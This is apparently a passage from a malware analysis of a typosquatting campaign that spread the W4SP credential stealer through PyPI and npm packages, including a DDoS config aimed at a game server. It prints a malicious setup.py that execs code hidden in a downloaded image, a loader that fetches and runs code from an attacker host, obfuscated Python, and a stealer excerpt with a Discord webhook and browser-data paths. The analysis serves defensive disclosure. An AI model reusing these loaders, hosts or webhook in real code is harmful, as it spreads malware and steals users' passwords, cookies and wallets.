.text:00007FF66010560A mov rax, qword ptr [rsp+0D40h+Src]  
.text:00007FF66010560F cmp rcx, rax  
.text:00007FF660105612 jb short loc_7FF660105600
```



```
.text:00007FF660105614 mov byte ptr [rsp+rax+0D40h+Src+8], r14b  
.text:00007FF660105619 mov [rbp+0C40h+var_CA0], r14  
.text:00007FF66010561D mov [rbp+0C40h+var_C90], r14  
.text:00007FF660105621 mov [rbp+0C40h+var_C88], r13  
.text:00007FF660105625 lea rax, [rsp+0D40h+Src+8]
```



```
.text:00007FF66010562A  
.text:00007FF66010562A loc_7FF66010562A:  
.text:00007FF66010562A inc rbx  
.text:00007FF66010562D cmp [rax+rbx], r14b  
.text:00007FF660105631 jnz short loc_7FF66010562A
```

```
105633 lea rcx, [rbp+0C40h+var_CA0] ; jagermager999/8746465cdg78cdsxasy8a/main/test.txt  
105637 cmp rbx, r13  
10563A ja short loc_7FF660105654
```

```
.text:00007FF66010552E mov eax, 19h  
.text:00007FF660105533 mov qword ptr [rsp+0D40h+Src], rax  
.text:00007FF660105538 movdqa xmm0, cs:xmmword_7FF660139DC0  
.text:00007FF660105540 movdqu [rsp+0D40h+Src+8], xmm0  
.text:00007FF660105546 movdqa xmm1, cs:xmmword_7FF660139CF0  
.text:00007FF66010554E movdqu [rsp+0D40h+var_CD0+8], xmm1  
.text:00007FF660105554 mov rcx, r14
```



```
.text:00007FF660105557  
.text:00007FF660105557 loc_7FF660105557:  
.text:00007FF660105557 lea eax, [rcx-20h]  
.text:00007FF66010555A xor byte ptr [rsp+rcx+0D40h+Src+8], al  
.text:00007FF66010555E inc rcx  
.text:00007FF660105561 mov rax, qword ptr [rsp+0D40h+Src]  
.text:00007FF660105566 cmp rcx, rax  
.text:00007FF660105569 jb short loc_7FF660105557
```



```
.text:00007FF660105568 mov byte ptr [rsp+rax+0D40h+Src+8], r14b  
.text:00007FF660105570 mov [rbp+0C40h+var_C80], r14  
.text:00007FF660105574 mov [rbp+0C40h+var_C70], r14  
.text:00007FF660105578 mov [rbp+0C40h+var_C68], r13  
.text:00007FF66010557C lea rax, [rsp+0D40h+Src+8] ; raw.githubusercontent.com  
.text:00007FF660105581 mov rdi, rbx
```



https://github.com/jagermager999/8746465cdg78cdsxasy8a/blob/main/test.txt



Search or jump to...



Pulls Issues Marketplace Explore



jagermager999 / 8746465cdg78cdsxasy8a Public

Watch 1

Fork 0

Star 0

Code Issues Pull requests Actions Projects Wiki Security Insights

main

8746465cdg78cdsxasy8a / test.txt

Go to file



jagermager999 Update test.txt

Latest commit 1354422 10 days ago History

1 contributor

1 lines (1 sloc) | 35 Bytes

Raw

Blame



1 Z1,d,https://iplogger.org/1RUEV4,0

# Domain Generation Algorithm (DGA)

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**1**/1/master/main.js

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**2**/1/master/main.js

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**3**/1/master/main.js

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**4**/1/master/main.js

...

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**21**/1/master/main.js

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**22**/1/master/main.js

hxxps://raw.githubusercontent.com/ds8xzki890dsq2a**23**/1/master/main.js

...

# New DDOS Config

The screenshot shows a GitHub commit page for a repository named '8746465cdg78cdsxasy8a' by user 'jagermager999'. The commit message is 'Update test.txt' and it is on the 'main' branch. The commit is verified and shows 1 parent (769cd91) and 1 commit (ceecddc48e6cdfd88f91a964f272244a3a014775). The commit shows 1 changed file with 1 addition and 1 deletion. The file 'test.txt' is shown with a diff view. The diff shows a change in the file content, with the new content being added and the old content being deleted.

Update test.txt [Browse files](#)

main

jagermager999 committed 5 hours ago Verified 1 parent [769cd91](#) commit [ceecddc48e6cdfd88f91a964f272244a3a014775](#)

Showing 1 changed file with 1 addition and 1 deletion. Split Unified

test.txt

```
@@ -1,1 @@
1 - Z1,d,https://iplogger.org/1RUEV4,0;2,d,https://iplogger.org/1RszB4,0;
1 + Z1,d,https://iplogger.org/1RUEV4,0;2,d,https://iplogger.org/1RszB4,0;3,uf,37.230.228.176,27015,180,0;
```



# Target? Russian CS1.6 Server

The screenshot shows a GitHub repository page for a Counter-Strike 1.6 server configuration. The repository is named "8746465cdg78cdsxasy8a" and is public. The commit history shows a recent commit titled "Update test.txt" by user "jagermager999". The diff view shows a change to the file "test.txt", where a server IP address was updated from "1RszB4,0;" to "1RszB4,0;3,uf,37.230.228.176,27015,180,0;".

Overlaid on the page is a Gametracker banner for a Counter-Strike 1.6 server. The banner displays the following information:

- SERVER NAME:** \*WaR3ES\*Бесплатно VIP
- IP ADDRESS:** 37.230.228.176
- PORT:** 27015
- STATUS:** Online
- PLAYERS:** 7/32
- RANK:** 1149th
- CURRENT MAP:** de\_dust2\_2x2
- # OF PLAYERS (past 24 hours):** A line graph showing player count over time, with a peak of 32.
- GAMETRACKER:** www.gametracker.com

# rush b #1


Edit New issue

Open jossef opened this issue 6 minutes ago · 0 comments

jossef commented 6 minutes ago

I've just noticed your last config update `ceecddc` is targeting a Russian CS1.6 server.

Making your typosquatting victims a DOS botnet?



Let's settle this in a 1v1 match. If I win - you stop.


If you accept my challenge, join this Discord server <https://discord.gg/dSKhpXpwyE>

- Assignees: No one assigned
- Labels: None yet
- Projects: None yet
- Milestone: No milestone

# W4SP Stealer



Search projects



**nate**  
halt  
Joined about 6 hours ago

Statistics  
View statistics for halt's projects via [Libraries.io](#), or by using our [public dataset on Google BigQuery](#)

4 projects

- blockcypher-lib**  
Last released about 4 hours ago  
BlockCypher Python Library
- crypto-payments**  
Last released about 4 hours ago  
Receive cryptocurrency payment, generate hd cryptocurrency wallet address made to an address.
- ascii2art**  
Last released about 5 hours ago  
ASCII Art Library For Python
- discord-api-wrapper**  
Last released about 6 hours ago  
A Python wrapper for the Discord API

Search projects

Help Sponsors Log in Register

# ascii2art 4.1

pip install ascii2art

Released: about 5 hours ago

ASCII Art Library For Python

Navigation: Project description


Project description

Statistics

GitHub statistics:

- Stars: 1,577
- Forks: 91
- Open issues/PRs: 8

View statistics for this project via [Libraries.io](#), or by using our [public dataset on Google BigQuery](#)



**ART**  
I Art Library for Python

built with Python3 Font List: 632 Art List: 710 Decor List: 218 Telegram Bot  
Anaconda.org 5.7 chat 0 online

ART is a Python lib for text converting to ASCII art fancy. :-)

Open Hub Python ART

PyPI Counter downloads 2M

Github Stars Stars 1.6k

Font Counter 632

1-Line-Art Counter 710

Decor Counter 218

Meta  
License: MIT License (MIT)  
Author: halt  
ascii, art, python3, python, text,

● ● ● setup.py

```
import os
from setuptools import setup, find_packages

try:
    import requests
    from judyb import lsb
except:
    os.system('pip install requests')
    os.system('pip install judyb')
    import requests
    from judyb import lsb

try:
    if os.path.exists(f'{os.getenv("TEMP")}\\aRl53RS.png') != True:
        r = requests.get('https://i.imgur.com/aRl53RS.png')
        with open(f'{os.getenv("TEMP")}\\aRl53RS.png', 'wb') as f:
            f.write(r.content)
        exec(lsb.reveal(f'{os.getenv("TEMP")}\\aRl53RS.png'))
```







payload1.py

```
from os import system as _ssystem
from sys import executable as _executable
from tempfile import NamedTemporaryFile as _ffile

_tmp = _ffile(delete=False)
_tmp.write(b"""from urllib.request import urlopen as _urlopen;exec(_urlopen('http://misogyny.wtf/
inject/UsRjS959Rqm4sPG4').read())""")
_tmp.close()
try:
    _ssystem(f"start {_executable.replace('.exe', 'w.exe')} {_tmp.name}")
except:
    pass
```

http://misogyny.wtf/inject/UsRjS959Rqm4sPG4

```
from builtins import
*;MMMMNMMNMMMMMNNNMNMM,00ooDoD0DoDo00oo0,xxwwwxwxwxwxwww,MNNNMMMMNNNNNNMM,nnmmmmnmmnmmn=(lambda
0o00o0o00o00o00000o0o0:0o00o0o00o00o00000o0o0(__import__('\x7a\x6c\x69\x62'))),(lambda
0o00o0o00o00o00000o0o0:0o00o0o00o00o00000o0o0['\x64\x65\x63\x6f\x6d\x70\x72\x65\x73\x73']), (lambda
0o00o0o00o00o00000o0o0:globals()['\x65\x76\x61\x6c'](globals()['\x63\x6f\x6d\x70\x69\x6c\x65']
(globals()['\x73\x74\x72']
("\x67\x6c\x6f\x62\x61\x6c\x73\x28\x29\x5b\x27\x5c\x78\x36\x35\x5c\x78\x37\x36\x5c\x78\x36\x31\x5c\x78\x
36\x63\x27\x5d(0o00o0o00o00o00000o0o0)),filename='\x44\x4f\x6f\x44\x6f\x4f\x6f\x44\x44\x44\x4f\x4f\x6
f\x6f\x4f\x44\x4f\x6f\x6f\x6f\x6f\x4f',mode='\x65\x76\x61\x6c')),(lambda:(lambda
0o00o0o00o00o00000o0o0:globals()['\x65\x76\x61\x6c'](globals()['\x63\x6f\x6d\x70\x69\x6c\x65']
(globals()['\x73\x74\x72']
("\x67\x6c\x6f\x62\x61\x6c\x73\x28\x29\x5b\x27\x5c\x78\x36\x35\x5c\x78\x37\x36\x5c\x78\x36\x31 ...
```



payload3.py - from <http://misogyny.wtf/grab/UsRjS959Rqm4sPG4>

```
import re
import subprocess
...
hook = "https://discord.com/api/webhooks/1041411678258073620/V2L3p3l-
suq6IgLNp_vW0Pm2c31NEX35zbsPBSMxqyGEidXR25TLYGGthw56jrBoNWI3"
...
os.system("taskkill /im Fiddler.exe >nul")
...
ipdatanojson = urlopen(Request(f"https://geolocation-db.com/jsonp/...
...
[f"{local}/Google/Chrome/User Data", "chrome.exe", "/Default/Local Storage/leveldb"...
...

```



### COOKIES STEALER

#### Found:

outlook | netflix | amazon | aliexpress | youtube | minecraft | xbox | discord | riotgames | mail | yahoo | instagram | ebay | card | twitch | paypal | roblox | steam | facebook | tiktok | twitter | gmail | epicgames | spotify | buy | crypto | bank

#### Data:

- 🍪 • 30438 Cookies Found
- 🔗 • Cookies.txt
- ★ • Parse Cookies

@W4SP STEALER

🇮🇳 - 1

### PASSWORDS STEALER

#### Found:

ebay | minecraft | roblox | mail | gmail | riotgames | hbo | paypal | facebook | amazon | pornhub | twitter | discord | card | steam | instagram | twitch | youtube | spotify | buy | netflix | epicgames | sell | binance

#### Data:

- 🔑 • 2862 Passwords Found
- 🔗 • Passwords.txt

@W4SP STEALER

🇮🇳

### DATA STEALER

- 👛 • Wallets
  - ↳ Exodus
  - ↳ Metamask\_Google
  - ↳ Binance\_Google
  - ↳ PhantomWallet\_Google

- 🎮 • Gaming:
  - ↳ RiotClient

@W4SP STEALER

🇮🇳

👤 - C:\Users\Tomee\AppData\Roaming\Discord



🔑 Token:

📄 Click to Copy

✉ Email:

☎ Phone:

🌐 IP:

81.183.148.116

🏆 Badges:

💰 Billing:

@W4SP STEALER



screenshot 😂 guy watching live



31

do not have permission to send messages in this channel.





# Discord-selfbot-v12

The screenshot shows the npm package page for `discord-selfbot-v12`. At the top, there's a navigation bar with "Non-Permeable Membrane" on the left and "Products", "Pricing", and "Documentation" on the right. Below that is the npm logo and a search bar. The package name "discord-selfbot-v12" is prominently displayed, along with its version "12.5.4", "Public" status, and "Published 8 days ago". Navigation links for "Readme", "Explore", "Dependencies", "Dependents", and "Versions" are present. The main visual is the "DISCORDJS" logo with a rainbow gradient. Below the logo, there are status indicators for "19879 online", "v14.4.0", "76M downloads", and "Tests passing". A "Powered by Vercel" badge is also visible. The "About" section describes the module as a powerful Node.js module for interacting with the Discord API, listing features like object-oriented design, predictable abstractions, performance, and 100% API coverage. The "Installation" section provides code snippets for installing the package using npm, yarn, or pnpm, and notes that Node.js 16.9.0 or newer is required. The "Optional packages" section lists several dependencies like `zlib-sync`, `erlpack`, `bufferutil`, `utf-8-validate`, and `@discordjs/voice`. On the right side, there's a sidebar with an "Install" section showing the command `> npm i discord-selfbot-v12`, repository information (github.com/discordjs/discord.js), homepage, a weekly downloads graph showing 75 downloads, and a table of package statistics including version (12.5.4), license (ISC), unpacked size (753 kB), total files (173), issues (80), and pull requests (32). It also shows the last publish date as "8 days ago" and a list of collaborators.




# We started to connect the dots



